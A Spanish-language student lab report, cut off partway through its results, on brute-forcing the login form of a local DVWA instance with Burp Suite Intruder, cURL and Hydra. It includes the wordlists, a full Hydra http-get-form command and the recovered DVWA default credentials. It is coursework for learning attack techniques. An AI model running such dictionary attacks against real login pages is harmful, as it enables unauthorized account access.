

Informe Laboratorio 2

Sección 4

Pablo Muñoz R

pablo.munoz5@mail.udp.cl

Octubre de 2026

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	2
2.1. Levantamiento de Docker para correr DVWA (dvwa)	2
2.2. Redirección de puertos en Docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	5
2.4. Identificación de campos a modificar (burp)	5
2.5. Obtención de diccionarios para el ataque (burp)	5
2.6. Obtención de al menos 2 pares (burp)	10
2.7. Obtención de código de inspect element (curl)	12
2.8. Utilización de curl por terminal (curl)	13
2.9. Demuestra 5 diferencias (curl)	14
2.10. Instalación y versión a utilizar (hydra)	15
2.11. Explicación de comando a utilizar (hydra)	16
2.12. Obtención de al menos 2 pares (hydra)	17
2.13. Explicación paquete curl (tráfico)	19
2.14. Explicación paquete burp (tráfico)	20
2.15. Explicación paquete hydra (tráfico)	21
2.16. Mención de las diferencias (tráfico)	23
2.17. Detección de SW (tráfico)	23
Conclusiones y comentarios	23
Referencias	24

1. Descripción de actividades

En este laboratorio se utilizó la aplicación web vulnerable DVWA (Damn Vulnerable Web Application), disponible en <https://github.com/digininja/DVWA>. El trabajo se desarrolló localmente en macOS, utilizando Docker para ejecutar la aplicación y su base de datos. Las pruebas se realizaron sobre el formulario `vulnerabilities/brute`, configurando el nivel de seguridad en `low`.

- Desplegar DVWA mediante Docker y explicar la redirección de puertos utilizada.
- Utilizar Burp Suite para capturar una petición y realizar un ataque de diccionario, obteniendo al menos dos pares válidos.
- Copiar una petición desde las herramientas del navegador y ejecutarla con cURL, comparando un acceso válido con uno inválido.
- Utilizar Hydra para automatizar los intentos y obtener al menos dos pares válidos.
- Capturar el tráfico con Wireshark y comparar los mensajes generados por las tres herramientas.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de Docker para correr DVWA (dvwa)

Para esta actividad se utilizó Docker Desktop, previamente instalado en el equipo. Luego de clonar el repositorio de DVWA, se ingresó a la carpeta del proyecto y se levantaron los servicios definidos en el archivo `compose.yml`:

```
cd /Users/pablo/Desktop/lab2_cripto/DVWA
docker compose up -d
docker compose ps
```

El comando `up` crea e inicia los servicios, mientras que `-d` permite mantenerlos ejecutándose en segundo plano. El archivo Compose define un servicio para DVWA y otro para MariaDB. La base de datos utiliza un volumen para conservar sus datos entre reinicios de los contenedores. Una vez iniciados los servicios, se accedió a `http://127.0.0.1:4280/setup.php` y se utilizó la opción *Create / Reset Database*. Posteriormente se inició sesión con el usuario `admin` y la contraseña `password`, y se seleccionó el nivel `Low` en DVWA Security. En la Figura 1 se observa la ejecución de los comandos y ambos servicios en funcionamiento. La salida corresponde a una comprobación posterior del entorno, ya que los contenedores se encontraban creados previamente.

```
pablo@MacBook-Air-de-Pablo DVWA % cd /Users/pablo/Desktop/lab2_cripto/DVWA
docker compose up -d
docker compose ps
[+] up 3/3
✓ Image ghcr.io/digininja/dvwa:latest Pulled
✓ Container dvwa-dvwa-1 Running
✓ Container dvwa-db-1 Running
```

NAME	IMAGE	COMMAND	SERVICE	CREATED	STATUS	PORTS
dvwa-db-1	docker.io/library/mariadb:10	"docker-entrypoint.s..."	db	9 days ago	Up 9 days	3306/tcp
dvwa-dvwa-1	ghcr.io/digininja/dvwa:latest	"docker-php-entrypoi..."	dvwa	24 minutes ago	Up 24 minutes	127.0.0.1:4280->80/tcp

```
pablo@MacBook-Air-de-Pablo DVWA %
```

Figura 1: Ejecución de Docker Compose y comprobación de los servicios DVWA y MariaDB.

2.2. Redirección de puertos en Docker (dvwa)

La configuración del servicio DVWA contiene la siguiente publicación de puertos:

```
ports:
- 127.0.0.1:4280:80
```

La dirección `127.0.0.1` limita el acceso al equipo local. El puerto `4280` corresponde al puerto utilizado en el Mac, mientras que `80` corresponde al servidor web dentro del contenedor. De esta forma, al ingresar a `http://127.0.0.1:4280`, Docker dirige la conexión hacia DVWA. La Figura 2 muestra la configuración utilizada. Además, la columna PORTS de la Figura 1 confirma la publicación efectiva de `127.0.0.1:4280->80/tcp`. MariaDB muestra `3306/tcp` sin un puerto publicado en el equipo anfitrión.

```
UW PICO 5.09

volumes:
  dvwa:

networks:
  dvwa:

services:
  dvwa:
    build: .
    image: ghcr.io/digininja/dvwa:latest
    # Change `always` to `build` to build from local source
    pull_policy: always
    environment:
      - DB_SERVER=db
    depends_on:
      - db
    # Uncomment the next 2 lines to serve local source
    # volumes:
    #   - ./:/var/www/html
    networks:
      - dvwa
    ports:
      - 127.0.0.1:4280:80
    restart: unless-stopped

  db:
    image: docker.io/library/mariadb:10
    environment:
      - MYSQL_ROOT_PASSWORD=dvwa
      - MYSQL_DATABASE=dvwa
      - MYSQL_USER=dvwa
      - MYSQL_PASSWORD=p@ssw0rd
    volumes:
      - dvwa:/var/lib/mysql
    networks:
      - dvwa
    restart: unless-stopped
```

Figura 2: Configuración de servicios, volumen y redirección de puertos en compose.yml.

2.3. Obtención de consulta a replicar (burp)

Se utilizó el navegador integrado de Burp Suite para ingresar a DVWA y enviar un intento desde el formulario Brute Force. Mediante Proxy se capturó una petición GET que contiene los campos `username`, `password` y `Login`. La Figura 3 muestra la consulta interceptada.

Time	Type	Direction	Method	URL
11:46:36 22 S...	HTTP	→ Request	GET	http://127.0.0.1:4280/vulnerabilities/brute/?username=admin&password=locura&Login=Login

Figura 3: Petición GET capturada mediante el proxy de Burp Suite.

Además de los parámetros, se conservó la cabecera Cookie. El valor `PHPSESSID` mantiene la sesión de acceso a DVWA y `security=low` selecciona el nivel de seguridad utilizado. Esta sesión es independiente de las credenciales que se prueban en el formulario vulnerable.

2.4. Identificación de campos a modificar (burp)

La petición se envió a Intruder y se marcaron únicamente los valores de usuario y contraseña como posiciones de payload. Se seleccionó *Cluster bomb*, que combina cada entrada del primer diccionario con las del segundo. El parámetro `Login=Login` se mantuvo constante.

The screenshot shows the Burp Suite Intruder tool interface. At the top, a dropdown menu is set to "Cluster bomb attack". Below it, the "Target" field contains the URL "http://127.0.0.1:4280". Under the "Positions" section, there are three buttons: "Add \$", "Clear \$", and "Auto \$". The main area displays the intercepted HTTP request with the payload fields highlighted in red and labeled with "\$":

```

1 GET /vulnerabilities/brute/?username=$admin$&password=$paswor$&Login=Login HTTP/1.1
2 Host: 127.0.0.1:4280
  
```

Figura 4: Configuración de Cluster bomb y posiciones de usuario y contraseña.

2.5. Obtención de diccionarios para el ataque (burp)

Se prepararon dos archivos de texto locales, con una entrada por línea: `usuarios.txt` y `passwords.txt`. Se utilizaron listas pequeñas para observar los resultados del laboratorio. No se descargó un diccionario masivo; las listas fueron preparadas con apoyo del asistente y cargadas como *Simple list* mediante la opción Load.

```

# usuarios.txt
admin
gordonb
1337
pablo
smithy
  
```

```
root
user
test
guest
administrator
# passwords.txt
password
abc123
charley
letmein
123456
admin
qwerty
welcome
test
sopas
```

Las líneas que comienzan con # en el bloque anterior son títulos explicativos y no forman parte de los archivos. Con diez usuarios y diez contraseñas se definieron 100 combinaciones posibles.

Payloads  

Payload position: 1 - admin 

Payload type: Simple list 

Payload count: 10

Request count: 100

Payload configuration 

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

admin

gordonb

1337

pablo

smithy


root

user

test

Enter a new item

Figura 5: Carga del diccionario de usuarios en la primera posición.



Payloads

Payload position: 2 - paswor

Payload type: Simple list

Payload count: 10

Request count: 100

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

password

abc123

charley

letmein

123456

admin

qwerty

welcome

Enter a new item

Figura 6: Carga del diccionario de contraseñas en la segunda posición.

Exploración del directorio de imágenes y selección de usuarios

Luego de obtener un acceso válido con admin, se abrió la imagen mostrada por el formulario en otra ventana del navegador. La dirección de esa imagen era `http://127.0.0.1:4280/hackable/users/admin.jpg`. Al eliminar el nombre del archivo `admin.jpg` y conservar la ruta `/hackable/users/`, se intentó acceder al directorio que contenía las imágenes de los usuarios.

Inicialmente, el servidor respondió con *403 Forbidden*. Al revisar los registros de Apache, se observó que no existía un archivo de índice y que el listado automático del directorio estaba deshabilitado mediante la configuración de Options. Esto explicaba que fuera posible abrir una imagen individual, pero no visualizar el contenido de la carpeta.


Como se tenía acceso administrativo al contenedor del laboratorio, se creó el archivo `lab-users-listing.conf` dentro de `/etc/apache2/conf-available/`, con la siguiente configuración:

```
<Directory /var/www/html/hackable/users>  
    Options +Indexes  
</Directory>
```

Luego se habilitó la configuración, se comprobó su sintaxis y se recargó Apache:

```
docker compose exec dvwa a2enconf lab-users-listing  
docker compose exec dvwa apache2ctl configtest  
docker compose exec dvwa apache2ctl graceful
```

La comprobación devolvió **Syntax OK**. Al recargar la URL en el navegador, se mostró el listado de la Figura 7. Este procedimiento habilitó una función del servidor mediante su configuración; no correspondió a un bypass remoto del error 403.



The screenshot shows a web browser address bar with the URL `127.0.0.1:4280/hackable/users/`. Below the address bar, the page title is **Index of /hackable/users**. The main content is a directory listing table with columns: **Name**, **Last modified**, **Size**, and **Description**. The listing includes a **Parent Directory** link and five image files: `1337.jpg`, `admin.jpg`, `gordonb.jpg`, `pablo.jpg`, and `smithy.jpg`, all with a size of 3.6K, 3.5K, 3.0K, 2.9K, and 4.3K respectively, and a last modified date of 2026-09-07 14:44. At the bottom, a footer reads *Apache/2.4.68 (Debian) Server at 127.0.0.1 Port 4280*.

Name	Last modified	Size	Description
 Parent Directory		-	
 1337.jpg	2026-09-07 14:44	3.6K	
 admin.jpg	2026-09-07 14:44	3.5K	
 gordonb.jpg	2026-09-07 14:44	3.0K	
 pablo.jpg	2026-09-07 14:44	2.9K	
 smithy.jpg	2026-09-07 14:44	4.3K	

Apache/2.4.68 (Debian) Server at 127.0.0.1 Port 4280

Figura 7: Listado de `/hackable/users/` luego de habilitar `Options +Indexes` en Apache.

En el listado se observaron los archivos `1337.jpg`, `admin.jpg`, `gordonb.jpg`, `pablo.jpg` y `smithy.jpg`. Al quitar la extensión se obtienen cinco nombres candidatos que pueden

utilizarse para acotar el diccionario de usuarios. La existencia de estas imágenes no confirma por sí sola las cuentas o sus contraseñas; esa relación se comprueba mediante las respuestas del formulario.

Esta observación permite proponer una mejora al ataque: utilizar solamente esos cinco candidatos y combinarlos con las diez contraseñas del diccionario. De esta manera se pasa de 100 a 50 combinaciones posibles, reduciendo el espacio de búsqueda a la mitad. Las ejecuciones documentadas en este informe utilizaron la lista original de diez usuarios; el listado se incorpora como evidencia adicional que respalda la selección de candidatos para una prueba posterior más acotada.

2.6. Obtención de al menos 2 pares (burp)

Se identificaron los pares `admin/password` y `gordonb/abc123`. La validación se realizó revisando el contenido de la respuesta: los accesos correctos muestran el mensaje *Welcome to the password protected area*, seguido del usuario, y una imagen asociada a este.

```

86 <input type= text name= username >
87 <br />
88 Password:<br />
89 <input type="password" AUTOCOMPLETE="off" name="password">
90 <br />
91 <br />
92 <input type="submit" value="Login" name="Login">
93 </form>
94 <p>
95 Welcome to the password protected area admin
96 </p>
97 
98 </div>
99 <h2>
100 More Information
101 </h2>
102 <ul>
103 <li>
104 <a href="
105 https://owasp.org/www-community/attacks/Brute_force_attack"
106 target="_blank">
107 https://owasp.org/www-community/attacks/Brute_force_attack
108 </a>
109 </li>
110 <li>
111 <a href="

```

Figura 8: Respuesta de éxito para el usuario admin.

```


Request
1 GET /vulnerabilities/brute/?username=gordonb&
2 password=abc123&Login=Login HTTP/1.1
3 Host: 127.0.0.1:4280
4 sec-ch-ua: "Chromium";v="151", "Not=A?Brand";v="99"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "macOS"

Response
90 <input type="submit" value="Login" name="Login">
91 </form>
92 <p>
93 Welcome to the password protected area gordonb
94 </p>

```

Figura 9: Credenciales gordonb/abc123 y mensaje de éxito en Burp Intruder.

En cambio, un intento incorrecto muestra *Username and/or password incorrect.*, como se observa en la Figura 10. Tanto un acceso válido como uno inválido pueden devolver HTTP 200, por lo que este código no permite confirmar el éxito por sí solo. La longitud de la respuesta ayuda a seleccionar candidatos, pero debe verificarse el mensaje recibido.



```
84 <form action="#" method="GET">
85   Username:<br />
86   <input type="text" name="username">
87   <br />
88   Password:<br />
89   <input type="password" AUTOCOMPLETE="off" name="password">
90   <br />
91   <input type="submit" value="Login" name="Login">
92 </form>
93 <pre>
94   <br />
95   Username and/or password incorrect.
96 </pre>
97 </div>
98 <h2>
99   More Information
100 </h2>
101 <ul>
102 <li>
103   <a href="
104     https://owasp.org/www-community/attacks/Brute_force_attack"
105     target="_blank">
106     https://owasp.org/www-community/attacks/Brute_force_attack
107   </a>
108 </li>
109 </ul>
110 </div>
```

Figura 10: Respuesta del formulario frente a credenciales incorrectas.

Durante una repetición del ataque se recibieron respuestas HTTP 302 con destino a `../../login.php`. Esto correspondía a una sesión no válida para acceder a DVWA, no a un resultado del formulario. Se volvió a iniciar sesión y se capturó una petición nueva con la cookie actual antes de repetir la prueba.

2.7. Obtención de código de inspect element (curl)

Se abrió la pestaña Network de las herramientas de desarrollador de Firefox y se realizó un acceso válido en Brute Force. Sobre la petición del formulario se seleccionó *Copy as cURL*, obteniendo la URL y las cabeceras necesarias para replicarla desde Terminal.




Figura 11: Obtención del comando mediante Copy as cURL en Firefox.

2.8. Utilización de curl por terminal (curl)

El comando copiado se ejecutó conservando las cabeceras del navegador y la cookie de sesión. Se añadió `-D` para guardar las cabeceras, `-o` para guardar el HTML y `-w` para mostrar el código HTTP. La opción `-compressed` permite solicitar una respuesta comprimida y descomprimirla al guardarla. Se dejó que cURL seleccionara las codificaciones que soporta, sin fijar manualmente Accept-Encoding. El siguiente bloque reproduce la estructura del comando utilizado. El identificador de sesión se representa como `SESSION_ACTUAL`; en la ejecución se utilizó el valor real copiado del navegador.

```
curl 'http://127.0.0.1:4280/vulnerabilities/brute/?username=admin&password=password&Login=valido' \
--compressed \
-H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:155.0) Gecko/20100101 Firefox/155.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Connection: keep-alive' \
-H 'Referer: http://127.0.0.1:4280/vulnerabilities/brute/?username=admin&password=sopas&Login=valido' \
-H 'Cookie: security=low; PHPSESSID=SESSION_ACTUAL' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'DNT: 1' -H 'Sec-GPC: 1' \
-H 'Priority: u=0, i' \
-D valido.headers -o valido.html \
-w '\nHTTP: %{http_code}\n'
```

Luego se repitió el comando cambiando solamente la contraseña de la URL a `incorrecta123` y los archivos de salida a `invalido.headers` e `invalido.html`. El valor `sopas` del Referer corresponde a la página de procedencia conservada en la petición, no a la contraseña probada en la URL actual.

```
pablo@MacBook-Air-de-Pablo DVWA % curl 'http://127.0.0.1:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
--compressed \
-H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:155.0) Gecko/20100101 Firefox/155.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Connection: keep-alive' \
-H 'Referer: http://127.0.0.1:4280/vulnerabilities/brute/?username=admin&password=sopas&Login=Login' \
-H 'Cookie: security=low; PHPSESSID=5d4e5e048da36b6e81d8cdf2216f6994' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'DNT: 1' \
-H 'Sec-GPC: 1' \
-H 'Priority: u=0, i' \
-D valido.headers \
-o valido.html \
-w '\nHTTP: %{http_code}\n'
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 1469 100 1469 0 0 38100 0 --:--:-- --:--:-- --:--:-- 38657

HTTP: 200
pablo@MacBook-Air-de-Pablo DVWA % cat valido.html
```

Figura 12: Ejecución de cURL con credenciales válidas y respuesta HTTP 200.

```
pablo@MacBook-Air-de-Pablo DVWA % curl 'http://127.0.0.1:4280/vulnerabilities/brute/?username=admin&password=incorrecta123&Login=Login' \
--compressed \
-H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:155.0) Gecko/20100101 Firefox/155.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Connection: keep-alive' \
-H 'Referer: http://127.0.0.1:4280/vulnerabilities/brute/?username=admin&password=sopas&Login=Login' \
-H 'Cookie: security=low; PHPSESSID=5d4e5e048da36b6e81d8cdf2216f6994' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'DNT: 1' \
-H 'Sec-GPC: 1' \
-H 'Priority: u=0, i' \
-D invalido.headers \
-o invalido.html \
-w '\nHTTP: %{http_code}\n'
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 1448 100 1448 0 0 46414 0 --:--:-- --:--:-- --:--:-- 46709

HTTP: 200
```

Figura 13: Ejecución de cURL con contraseña incorrecta, también con HTTP 200.

2.9. Demuestra 5 diferencias (curl)

Para comparar las respuestas se utilizaron los siguientes comandos:

```
diff -u invalido.html valido.html
wc -c valido.html invalido.html
```

```
pablo@MacBook-Air-de-Pablo DVWA % diff -u invalido.html valido.html
wc -c valido.html invalido.html
--- invalido.html      2026-10-01 22:19:00
+++ valido.html 2026-10-01 22:16:11
@@ -77,7 +77,7 @@
+
+         <input type="submit" value="Login" name="Login">
+
+         </form>
-         <pre><br />Username and/or password incorrect.</pre>
+         <p>Welcome to the password protected area admin</p>
+
+     </div>
+
+     <h2>More Information</h2>
4547 valido.html
4509 invalido.html
9056 total
```

Figura 14: Comparación del HTML y medición del tamaño de ambos archivos.

La pauta solicita cuatro diferencias entre las páginas, mientras que el título de la plantilla solicita cinco. Se documentan cuatro diferencias del HTML y una medición adicional de la transferencia, distinguiendo ambos tipos de resultado.

1. **Mensaje:** el acceso válido devuelve la bienvenida a admin; el inválido indica que el usuario o la contraseña son incorrectos.
2. **Estructura HTML:** el mensaje válido está dentro de una etiqueta `<p>`; el error utiliza `<pre>` y un salto `<br />`.
3. **Imagen del usuario:** la respuesta válida incluye `<img>` con la ruta `/hackable/users/admin.jpg`; la inválida no incluye esa imagen.
4. **Tamaño del documento:** el HTML válido ocupa 4547 bytes y el inválido 4509 bytes, con una diferencia de 38 bytes.
5. **Bytes recibidos en la transferencia:** el indicador de cURL muestra 1469 bytes para el acceso válido y 1448 para el inválido, una diferencia de 21 bytes. Esta medición corresponde a la transferencia comprimida de estas ejecuciones, no al tamaño del HTML descomprimido medido con `wc`.

Los dos intentos devolvieron HTTP 200. Por lo tanto, se confirmó el resultado mediante el cuerpo de la respuesta y no únicamente mediante el estado HTTP.

2.10. Instalación y versión a utilizar (hydra)

Para instalar Hydra en macOS se utilizó Homebrew. El procedimiento de instalación y la consulta de ayuda son los siguientes:

```
brew install hydra
hydra -h
```

La versión utilizada fue Hydra 9.7, como se observa en la Figura 15. Esta captura acredita la versión disponible; no muestra el proceso de instalación.



Figura 15: Versión de Hydra utilizada en el laboratorio.

2.11. Explicación de comando a utilizar (hydra)

Se reutilizaron los diccionarios cargados en Burp y la estructura GET del formulario. El comando utilizado fue el siguiente, sustituyendo `SESSION_ACTUAL` por la cookie vigente:

```
hydra -L usuarios.txt -P passwords.txt \
-s 4280 -t 1 -V -o resultados_hydra.txt \
127.0.0.1 http-get-form \
'/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\: security
=low; PHPSESSID=SESSION_ACTUAL:S=Welcome to the password protected area'
```

- `-L` y `-P`: indican los archivos de usuarios y contraseñas.
- `-s 4280`: selecciona el puerto publicado por Docker.
- `-t 1`: utiliza una tarea de ataque a la vez.
- `-V`: muestra las combinaciones probadas por Terminal.
- `-o`: guarda los pares encontrados en un archivo.
- `http-get-form`: utiliza un formulario con parámetros GET.
- `^USER^` y `^PASS^`: se reemplazan por los valores de los diccionarios.
- `H=Cookie`: envía la sesión y el nivel low; el carácter de dos puntos de la cabecera se escapa con una barra invertida.
- `S=Welcome to the password protected area`: define el texto que debe aparecer para considerar válido un intento.

No se utilizó `-f`, ya que se requería obtener más de un par. Se definieron 100 combinaciones posibles, pero la salida muestra que Hydra omitió las contraseñas restantes de un usuario una vez encontrada una válida. Por ello, no se interpreta ese total como 100 solicitudes de autenticación efectivamente realizadas.

2.12. Obtención de al menos 2 pares (hydra)

La ejecución reportó cinco pares válidos:

Usuario	Contraseña
admin	password
gordonb	abc123
1337	charley
pablo	letmein
smithy	password

```
pablo@MacBook-Air-de-Pablo lab2_cripto % cat resultados_hydra.txt
# Hydra v9.7 run at 2026-10-01 22:24:03 on 127.0.0.1 http-get-form (hydra -L
m /vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cook
cted area)
